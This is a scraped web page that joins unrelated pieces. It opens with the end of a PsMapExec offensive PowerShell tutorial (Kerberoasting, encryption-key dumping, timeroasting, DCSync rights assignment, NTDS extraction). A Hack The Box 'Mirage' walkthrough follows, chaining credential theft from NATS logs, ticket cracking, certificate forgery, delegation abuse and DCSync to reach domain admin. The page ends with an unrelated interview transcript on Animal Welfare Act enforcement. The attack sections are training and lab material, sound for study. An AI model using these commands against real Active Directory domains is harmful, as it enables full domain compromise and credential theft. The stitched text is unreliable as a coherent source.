
The script parses the output automatically and gives you usable results.

Kerberoasting
Kerberoasting is a different kind of attack compared to simply dumping tickets. It focuses on obtaining Kerberos service tickets and brute-forcing them offline to recover plaintext credentials. The main idea is to assign an SPN to a target user and then extract their ticket.
Set an SPN for a user:
PS > PsMapExec ldap -Targets DC -Module AddSPN -TargetDN “CN=username,DC=SEKVOYA,DC=LOCAL”
This technique is effective for persistence and privilege escalation.

Ekeys
Kerberos tickets are encrypted using special encryption keys. Extracting these allows you to decrypt or even forge tickets, which can lead to deeper persistence and movement within the domain.
PS > PsMapExec wmi -Targets all -Module ekeys -ShowOutput
Targeting all machines in a big domain can create noise and compromise operational security.
Timeroasting

Another attack that targets Active Directory environments by exploiting how computers sync their clocks using the Network Time Protocol (NTP). In simple terms, it’s a way for hackers to trick a Domain Controller into revealing password hashes for computer accounts. These hashes can then be cracked offline to get the actual passwords, helping attackers move around the network or escalate privileges. Computer passwords are often long and random, but if they’re weak or reused, cracking succeeds. No alerts are triggered since it’s a normal time-sync query. The attack is hard to pull off, but it’s possible. When a new computer account is configured as a “pre-Windows 2000 computer”, its password is set based on its name. If the computer account name is MANAGER$ and it’s configured as “pre-Windows 2000 computer”, then the password will be lowercase computer name without the trailing $). When it isn’t configured like that, the password is randomly generated.
PS > PsMapExec ldap -Targets DC -Module timeroast -ShowOutput
Finding Files

Finding interesting or sensitive files on remote systems is an important phase in any engagement. PsMapExec’s Files module automatically enumerates non-default files within user directories.
PS > PsMapExec wmi -Targets all -Module Files -ShowOutput
ACL Persistence

ACL persistence is a critical step after compromising an Active Directory domain. Credentials will rotate, hackers make mistakes that reveal their presence, and administrators will take measures to evict intruders. Implementing ACL-based persistence allows an attacker to maintain control over privileged groups or to perform DCSync attacks that extract directory data. For those unfamiliar, DCSync is an attack in which you impersonate a domain controller and request replication of the NTDS.dit data from a legitimate DC. Once obtained, the attacker acquires password hashes for all domain accounts, including the krbtgt account. Some recommend burning the domain down after a successful DCSync, because attackers will find ways to regain access.
You might think, “Okay, reset the KRBTGT password” Microsoft recommends doing this twice in quick succession. The first reset changes the hash for new tickets, and the second clears out the old history to fully invalidate everything. But that’s often not enough. Even after a reset, any Golden Tickets the attackers already forged remain usable until they expire. Default ticket lifetimes are 7-10 hours for sessions, but attackers can make them last up to 10 years! During this window, hackers can dig in deeper by creating hidden backdoor accounts, modifying group policies, or infecting other machines.
Assign DCSync privileges:
PS > PsMapExec ldap -Target DC -Module Elevate -TargetDN “CN=username,DC=SEKVOYA,DC=LOCAL”

NTDS Dump
The NTDS dump is the final stage once domain admin privileges are obtained. Extracting NTDS.dit and associated registry hives allows for offline cracking and full credential recovery.
This provides complete domain compromise capabilities and the ability to analyze or reuse credentials at will.
Summary
PsMapExec is a powerful framework that takes PowerShell-based network exploitation to a new level. It combines stealth and practicality, making it suitable for both red teamers and penetration testers who need to operate quietly within Windows domains. Its ability to run fully in memory minimizes traces, and its modules cover nearly every stage of network compromise, from reconnaissance and privilege escalation to persistence and data extraction. While we only explored some of its most impactful commands, PsMapExec offers far more under the hood. The more you experiment with it, the more its potential becomes evident.
Want to become a Powershell expert? Join our Powershell for Hackers training, March 10-12!
In this episode, we discuss the first reported AI-driven cyber espionage campaign, as disclosed by Anthropic. In September 2025, a state-sponsored Chinese actor manipulated the Claude Code tool to target 30 global organizations. We explain how the attack was executed, why it matters, and its implications for cybersecurity. Join the conversation as we examine the […]
As a DDoS testing and resilience consultancy, we routinely advise our clients to strengthen their architecture by using a reputable CDN like Cloudflare. After this week’s Cloudflare outage, however, many organizations are understandably asking themselves a new question: Should we adopt a multi-CDN strategy instead of relying on a single provider? For the vast majority […]
Global expectations around climate change has shifted dramatically in the last decade, suggesting that similarly significant changes are on the horizon.
In this writeup, we will explore the “Mirage” machine from Hack The Box, categorized as a Hard difficulty challenge. This walkthrough will cover the reconnaissance, exploitation, and privilege escalation steps required to capture the flag.
Objective:
The goal of this walkthrough is to complete the “Mirage” machine from Hack The Box by achieving the following objectives:
User Flag:
We kicked off with NFS, SMB, and Kerberos enumeration, mounted the open MirageReports share, and grabbed two internal PDFs. One revealed the missing hostname nats-svc.mirage.htb. We hijacked DNS with DNSadder.py, funneled all NATS traffic through our proxy, and snatched JetStream auth_logs messages — yielding valid credentials for david.jjackson. After syncing our clock with the DC, we scored a TGT, fired up Evil-WinRM, and landed on the domain controller as david.jjackson to claim the user flag.
Root Flag:
We started with david.jjackson’s ticket, and then kerberoasted nathan.aadam. After cracking his password, we gained his shell and subsequently discovered mark.bbond’s credentials. From there, we also retrieved the Mirage-Service$ managed password. With these pieces, we used Certipy to forge a DC01$ certificate, and as a result, we configured RBCD so mark.bbond could impersonate the domain controller. Once that was in place, we executed DCSync to dump all domain hashes, including Administrator. Finally, we obtained an Admin TGT and used Evil‑WinRM to open a shell as Administrator, which ultimately allowed us to claim the root flag.
Enumerating the Mirage Machine
Reconnaissance:
Nmap Scan:
Begin with a network scan to identify open ports and running services on the target machine.
Port 53 (DNS) – Provides internal domain resolution. Useful for discovering hostnames and performing zone transfers if misconfigured.
• Port 88 (Kerberos) – Active Directory authentication endpoint. Key for attacks like Kerberoasting or AS‑REP roasting.
• Ports 111 & 2049 (NFS) – NFS running on a Windows DC is unusual. Could allow unauthenticated mounts or expose readable files.
• Ports 135 / 139 / 445 (MSRPC / SMB) – Standard Windows services. SMB signing is enforced, which prevents NTLM relay attacks.
• Ports 389 / 636 / 3268 / 3269 (LDAP / Global Catalog) – Full AD environment. LDAP enumeration is possible if permissions are misconfigured.
• Port 464 (kpasswd) – Kerberos password change service. Can provide insights for password‑spray attempts.
• Port 593 (RPC over HTTP) – RPC over HTTP interface. Typically used for Outlook Anywhere or AD RPC proxying.
Server Enumeration:
Perform web enumeration to discover potentially exploitable directories and files.
We scanned SMB and saw the service up, but mirage.htb blocked all NTLM logins (even dark:dark failed with STATUS_NOT_SUPPORTED). Kerberos only from now on.
We added the domain/realm to /etc/krb5.conf and used -k flags everywhere — no more passwords over the wire.
NFS Share Enumeration and Mounting Process on Mirage machine
The showmount -e mirage.htb command reveals that the target is exporting an NFS share named /MirageReports, and it is accessible to everyone. This means the share does not enforce host-based restrictions, allowing any machine to mount it. Since the export is world-accessible, it’s likely a good entry point for enumeration, as you can mount the share locally and inspect its contents for sensitive files, misconfigurations, or clues leading to further access.
The mount attempt failed because the local path /mnt/mirage doesn’t exist on our machine. NFS requires a valid directory to mount a remote share, so before accessing the exported /MirageReports share, we need to create a local mount point.
Creating the directory with mkdir -p /mnt/mirage resolves the issue, allowing us to mount the share and begin enumerating its contents.
The “failed to apply fstab options” error usually comes from stale mount settings or syntax issues. Just rerun the command cleanly or add -o vers=3,nolock – it fixes the problem in HTB.
We corrected the syntax (added -o vers=3,nolock when needed) and re-ran mount -t nfs mirage.htb:/MirageReports /mnt/mirage. The share mounted perfectly and gave us full access to the internal reports.
After mounting the NFS share, ls reveals two PDFs: Incident_Report_Missing_DNS_Record_nats-svc.pdf and Mirage_Authentication_Hardening_Report.pdf. These internal reports likely expose misconfigurations and are key for further enumeration.
This command copies all files from the mounted NFS share at /mnt/mirage into your current working directory using elevated privileges. It allows you to analyze the documents locally without needing to stay connected to the NFS share.
Discovery and Analysis of Internal Reports
After copying, the files should now be available in your current working directory for further analysis.
Reviewing the Incident_Report_Missing_DNS_Record_nats-svc.pdf file revealed an additional hostname: nats-svc.mirage.htb.
Exploiting Missing DNS Entry for NATS Interception on Mirage Machine
The Incident Report showed nats-svc.mirage.htb missing from DNS → internal clients failed to resolve it. We fired up DNSadder.py, added a fake record to our proxy, and hijacked all NATS traffic → full MITM on auth and JetStream (including auth_logs).
Enumerating and Interacting With NATS JetStream
NATS is a messaging system that helps different parts of a company’s software talk to each other. Instead of applications connecting directly, they send messages through NATS, which delivers them quickly and reliably.
To install the NATS command‑line interface on Parrot OS, you can use the Go toolchain included in the system. Simply run the command go install github.com/nats-io/natscli/nats@latest, which downloads and compiles the latest version of the NATS CLI and places it in your Go binaries directory for use.
To verify that the NATS CLI installed correctly, simply run the nats command in your terminal. If the installation was successful, it should display the available subcommands and usage information, confirming that the tool is ready to use.
Checking the auth_logs Stream
nats stream info auth_logs showed a small stream (max 100 messages) on subject logs.auth that currently held 5 messages — perfect for grabbing credentials.
Creating a Pull Consumer
We created a pull consumer named whare1 on the auth_logs stream using Dev_Account_A credentials. It fetches messages one-by-one with explicit acknowledgment, allowing us to retrieve all five stored authentication logs.
Grabbing the Credentials
We fetched the five messages from the auth_logs stream using our whare1 consumer. Every message (subject logs.auth) contained the same authentication event:
Username: david.jjackson
Password: pN8kQmn6b86!1234@
Source IP: 10.10.10.20
All messages were acknowledged and consumed successfully, confirming we now have valid domain credentials.
Extracting Credentials and Kerberos Ticket Operations
The leaked david.jjackson:pN8kQmn6b86!1234@ credentials let us request a Kerberos TGT with impacket-getTGT. The first try failed due to clock skew; after sudo ntpdate -s 10.10.11.78, the second attempt succeeded and saved david.jjackson.ccache
Initial Foothold – david.jjackson Access on Mirage Machine
After syncing time with sudo ntpdate -s 10.10.11.78, the second impacket-getTGT run succeeded and gave us a valid TGT.
This command sets the KRB5CCNAME environment variable to use the david.jjackson.ccache file as the active Kerberos ticket. It tells all Kerberos‑aware tools to use this ticket automatically for authentication instead of a password.
Try running the command again if it doesn’t work on the first attempt.
Lateral Movement Using Cracked SPN Credentials
With david.jjackson’s ticket, we ran impacket-GetUserSPNs -k -no-pass and discovered a crackable Kerberos service ticket ($krb5tgs$23$) for the SPN HTTP/exchange.mirage.htb, belonging to the high-privileged user nathan.aadam (member of Exchange_Admins group).
Cracking the TGS → Password: 3edc#EDC3
We cracked the TGS hash using John and the RockYou wordlist, recovering the password 3edc#EDC3 for nathan.aadam — a weak credential that immediately granted us access to this Exchange Admins group member.
BloodHound Collection and Domain Enumeration on Mirage machine
As nathan.aadam, we ran BloodHound and dumped the entire Active Directory structure for privilege escalation path hunting.
Mark.bbond is a member of the IT Support group, and he has the ForceChangePassword privilege over the user javier.mmarshall.
Javier.mmarshall has ReadGMSAPassword permission on the account Mirage-Service$.
nxc smb dc01.mirage.htb with nathan.aadam initially failed due to clock skew (krb_ap_err_skew). After syncing time again (ntpdate -s 10.10.11.78), authentication succeeded cleanly.
Same clock skew issue hit nxc smb. After ntpdate -s 10.10.11.78, it worked instantly and confirmed valid access as nathan.aadam : 3edc#EDC3 on the DC.
We used the cracked password 3edc#EDC3 to obtain a Kerberos TGT for nathan.aadam (impacket-getTGT). The ticket was saved as nathan.aadam.ccache, giving us full Kerberos access for the next steps
Accessing the DC as nathan.aadam
Connected instantly as nathan.aadam → full PowerShell access on the Domain Controller.
Grabbing the User Flag
We can read the user flag by typing the “type user.txt” command
Escalate to Root Privileges Access on Mirage Machine
Privilege Escalation Attempts and LogonHours Analysis
We checked AD LogonHours. javier.mmarshall had all zeroes → account completely locked out (can’t log in anytime). This hinted the account was disabled but still present for potential abuse.
No default password was detected.
You can transfer the WinPEAS executable to the compromised host by running the upload command inside your Evil‑WinRM session. This pushes the file from your attack machine directly into the victim’s system, allowing you to execute it afterwards for privilege‑escalation enumeration.
No usable credentials were identified.
This command verifies SMB access on dc01.mirage.htb using Kerberos authentication with the mark.bbond credentials. The scan shows the host details and confirms a successful login, indicating that the provided password is valid and SMB authentication for this account works correctly.
The command requests a Kerberos TGT for the user MARK.BBOND using the discovered password 1day@atime. By specifying the domain controller IP, the tool authenticates against the DC and generates a valid ticket. Once successful, the resulting Kerberos ticket is saved locally as MARK.BBOND.ccache for use in later Kerberos‑based operations.
Password Resets, Kerberos Tickets, and Service Account Abuse
A password reset for the account javier.mmarshall was performed using bloodyAD. By authenticating as mark.bbond with Kerberos (-k) and supplying valid domain credentials, the command successfully updated the user’s password to p@ssw0rd123, confirming the operation completed without issues.
Attempting to obtain a TGT for the account javier.mmarshall with impacket-getTGT results in a KDC_ERR_CLIENT_REVOKED error. This indicates the credentials are no longer valid because the account has been disabled or otherwise revoked in Active Directory, preventing any Kerberos authentication from succeeding.
Enabling javier.mmarshall (disabled account)
By running the command shown above, the password update completed successfully.
As mark.bbond, we used BloodyAD to read the msDS-ManagedPassword attribute of the Mirage-Service$ managed service account and instantly retrieved its current plaintext password + NTLM hash.
We used Impacket to request a Kerberos TGT for Mirage-Service$ with its leaked NTLM hash (pass-the-hash). This gave us a valid ticket without ever needing the plaintext password.
We asked the domain CA for a certificate using mark.bbond (now pretending to be dc01$). The CA accepted it and gave us a shiny dc01.pfx file that lets us log in as the real domain controller machine account.
After exporting the Kerberos ticket with export KRB5CCNAME=mark.bbond.ccache, a certificate request is made using Certipy
We requested a certificate for mark.bbond (UPN = dc01$@mirage.htb). The CA issued it without issues → dc01.pfx ready for authentication as the DC machine account.
We cleaned up by resetting mark.bbond’s UPN back to mark.bbond@mirage.htb with Certipy – leaving no obvious traces.
Certificate Abuse and Resource-Based Constrained Delegation (RBCD)
With the dc01.pfx certificate, Certipy authenticated us over LDAPS as MIRAGE\DC01$ – we now had full LDAP control as the domain controller itself.
We used Certipy to grant mark.bbond Resource-Based Constrained Delegation over DC01$ – now mark.bbond can impersonate anyone (including Administrator) to the domain controller.
As mark.bbond, we ran impacket-getST to impersonate DC01$ and request a CIFS ticket for the real DC. Delegation succeeded → valid ticket saved.
The Kerberos ticket was set as the active credential cache by exporting it to the KRB5CCNAME environment variable:
With the delegated CIFS ticket, we executed impacket-secretdump -k dc01.mirage.htb and successfully dumped the entire NTDS.DIT — every user and machine hash, including Administrator’s, was now ours.
The impacket-getTGT command was executed using the Administrator NTLM hash to request a Kerberos TGT from the Mirage domain controller. The request completed successfully, and the resulting ticket was saved locally as Administrator.ccache.
The evil-winrm command was used to connect to dc01.mirage.htb with Kerberos authentication. Evil‑WinRM initialized successfully, displaying standard warnings about Ruby’s path‑completion limitations and noting that the provided username is unnecessary when a Kerberos ticket is already available. The session then proceeded to establish a connection with the remote host.
We can read the root flag by typing the “type root.txt” command
Eric White What exactly is at stake here with the enforcement of the Animal Welfare Act? Just give us an overview of What it is and then we can kind of get into what’s going on here.
Joanna Makowska So [it’s] the first law in the United States that protects animals. It’s from the 60s. It is the only one protecting — or the first one protecting — animals in research as well. What it mandates is that USDA [Animal and Plant Health Inspection Service (APHIS)] should be doing inspections of all the licensees and registrants once a year, and they should be enforcing if there are violations. It also mandates an [Institutional Animal Care and Use Committee (IACUC)], which is a institutional organizational-level committee that will approve what’s being done with animals.
Eric White Gotcha. You all did some analysis of the actual enforcement of that rule recently. What exactly are you all finding when it comes to issuing those fines and enforcement measures?
Ashley Ridgeway Yeah, I can take this one if you want, Joanna. Our analysis revealed that following the Supreme Court’s decision in SEC v. Jarkesy, and that was in June of 2024, there was a steep drop in the issuance of fines by USDA-APHIS. So to put this into perspective, we saw just five Animal Welfare Act fines go out in the 14 months after the Jarkesy decision. And this is compared with 63 in the preceding 14-month period. And if you look at a graph of those fines on a month by month basis, you can really see that the drop occurred in late June, early July of 2024, which as I mentioned is right after the Jarkesy decision was released.
Eric White What protections do animals have in laboratories currently under the AWA? Joanna, this one may be more geared towards you. What exactly are you not allowed to use animals for these days when it comes to testing?
Joanna Makowska Yeah, I think the biggest problem with protections for animals in labs is that not all species are covered. And in fact, the species that make up about 90% of the animals that are used are not protected under the Animal Welfare Act. And that’s rats, birds, and mice who are bred for research, as well as fish and other invertebrates. So that’s the first issue. The second issue is that there are fewer mechanisms for enforcement when it comes to research facilities at the hands of the USDA. For example, labs get a registration, not a license. USDA cannot pull registration, they can pull licenses or revoke licenses. So one of the primary mechanisms that the USDA has for enforcement with research facilities are fines. And so if we’re finding that they’re no longer really issuing fines, that is a problem because that’s the primary enforcement they have for these guys.
Eric White Has there been any reasoning that you’ve been given for why that’s occurring? Is there understaffing of actual inspectors and enforcers? And also, what does that entail? Does that include somebody just doing an unannounced visit? Or what does an inspection usually look like when it comes to animal welfare?
Joanna Makowska Yes, the inspections are unannounced, so they will show up and they are expected to conduct an inspection at the time when they show up and it’s supposed to be one per year per facility. Understaffing is an issue and it has long been an issue. In a 2025 report from the USDA’s OIG, we saw that several inspectors noted that there was a lack of sufficient staffing. That they say was a contributing factor in not being able to complete inspections in a timely manner. And a recent article in Science Magazine reported that there were only 77 inspectors in APHIS in late August. And we know that there are about 17,500 licensees and registrants in 2024. So that means that each inspector would have to inspect on average 227 facilities per year. That’s just an unsustainable number. And we also know that APHIS has conducted 9,700 inspections, or just about, in 2024, which means that about 45% of facilities weren’t inspected at all. So we know that staffing issues are impacting USDA’s ability to conduct the inspections. The numbers show that, and reports from staff confirm that. But then a report also revealed that the numbers of actions that the department takes against violation[s] that it actually does document when it does conduct an inspection hasn’t dropped. It’s really the type of action that they take that has changed. So while understaffing impacts their ability to find and document animal welfare violations, this may be a separate issue from how the department chooses to enforce the violations that it does find.
Eric White Are there are restraints and issues inspectors face? I imagine they’re not exactly given a parade every time they show up. Is there an issue there with the growing number of licensees and registrants? Obviously there’s probably not enough of them to cover that all of them but even when they do come out, What sort of challenges are they facing there?
Joanna Makowska We’re not at those facilities; we’re not in those inspections, so we can’t really speculate about what’s going on. We do know from whistleblowers or anonymous people who talk to media that they find that Jarkesy has hamstrung them. They have said that. Why exactly or how we can’t speculate, unfortunately.
Eric White Ashley, getting back to the actual Jarkesy decision, can you just fill us in a little bit on the legal interpretation that you see these court cases? SEC v. Jarkesy, that doesn’t seem like it should have anything to do with the USDA, but how does it apply to the ability to issue fines under the Animal Welfare Act?
Ashley Ridgeway Yeah, you’re exactly right that, you know, on its face, this case would would not be interesting to every animal advocate out there, and you wouldn’t necessarily know the potential connection there. The Supreme Court in Jarkesy held that the Seventh Amendment entitles a party accused of securities fraud to a jury trial if the SEC is seeking to impose a fine on that party. So, now, you know, the SEC cannot continue to use that internal administrative adjudication process to impose fines because that process doesn’t afford the accused a jury trial. So that’s the background there. And there have been some questions more broadly about whether or how this decision might apply to all administrative fines rendered without a jury trial or those outside of the securities fraud context. But I do wanna be clear that the court’s decision It is not automatically applicable to USDA’s enforcement of the Animal Welfare Act. And in fact, you know, the opinion doesn’t state that USDA’s issuance of fines against Animal Welfare Act violators without a jury trial is unconstitutional. And to the contrary, there is some precedent for distinguishing SEC’s administrative enforcement from that of APHIS. But as Joanna mentioned, you know, our data and some quotes from USDA insiders in the media suggest so far that the vision is influencing APHIS’s enforcement activity now. So the way that we can kind of link this is that the USDA also uses an internal administrative process to resolve violations of the Animal Welfare Act, including by issuing fines without a jury trial. So that’s where we can see the comparison. But again, to be clear, the decision in jarkesy is quite specific and it pertains to an agency’s issuance of fines for securities fraud. And we may see courts looking to tailor their analysis in the Seventh Amendment cases like this to the nature of the alleged violations. And of course you can imagine that violations pertaining to animal welfare are gonna be different than securities fraud. So we can’t automatically assume that a court will treat it the exact same way.
Eric White Gotcha. So it’s almost as if this decision came down, it’s more ammo for — if it’s not a priority for whoever’s in charge of actually issuing those fines, it’s something that they may be able to go back to and say, well, you know, I’d like to, but I’m kind of hamstrung here.
Ashley Ridgeway So I can’t attribute any type of, you know, motive to, to what we’re seeing. All I can say is what the data shows, which is that, you know, after this decision came down, we’re seeing far fewer fines come out. And, and like I said, we are seeing USDA insiders or staff members saying that this is the reason why.
Eric White What can be done here? What would the AWI like to see done in order to rectify this? Obviously, I imagine you’d like to see a little bit step up in enforcement and hiring of inspectors. But is there, you know, strengthening of the actual Animal Welfare Act that could be a fix here? Or what do you all have in mind?
Ashley Ridgeway Sure. So first, I will point out that we have seen recent attempts by USDA and APHIS to, you know, hire more staff. So it’s possible that we will see staffing numbers rebound at least a little bit in the near future. That would be great. The more staff that APHIS has to work with, hopefully the better enforcement may follow from that. But there are a few legislative initiatives out there that could improve, could strengthen the Animal Welfare Act or its enforcement. So the first of a few that I can talk about is the Animal welfare Enforcement Improvement Act, which could soon be reintroduced … It could soon be reintroduced. A prior version was introduced in the 118th Congress. So this act would strengthen the licensing process to hold dealers and exhibitors more accountable for violations by, for instance, prohibiting USDA from issuing or renewing a license for a dealer or exhibitor found to have repeatedly violated any federal, state or local animal welfare law, and that’s including the Animal Welfare Act. USDA, under this law, could also permanently revoke a license following a hearing if a dealer or exhibiter has committed multiple animal welfare violations. And then those businesses would, importantly, under this act, be barred from receiving a new license under a different business name or through another business partner — it’s their cousin or their friend. And this is like a current loophole that we often see under the existing law. Another is the Better Care for Animals Act and that stands for Better Collaboration, Accountability and Regulatory Enforcement. This act would require a memo of understanding between USDA and the U.S. Department of Justice, commonly referred to as DOJ, to facilitate better collaboration between the two on federal cases. So that could be a strength there. It would also clarify that the DOJ has the same authority as USDA to enforce the Animal Welfare Act, including seeking license suspensions, revocations, civil penalties or fines, which DOJ would do in a federal court. The final one that I’ll mention is Goldie’s Act, and This would kind of inspire more communication, cooperation between USDA and local authorities. And it would do so in part by requiring USDA to provide a copy of its inspection reports that show violations to local law enforcement officers within 24 hours of the inspection. So you can imagine that that might prompt local authorities to take action for the animals. Everything that we’re talking about here, these are complex problems. This will not all be solved overnight, but certainly strengthening the Animal Welfare Act itself or trying to motivate better enforcement legislatively is a great starting point.
Eric White Joanna, I just want to finish up here with — I’m curious, you know, what exactly are businesses getting out of still using animals for testing? It was an issue that we saw, I would say probably in the early 2000s that had a lot more media representation behind it, but it’s kind of dropped off a little bit. Is it still as prevalent as, you know, it was back then, and if that’s the case, obviously there are going to be more cases for abuse, right?
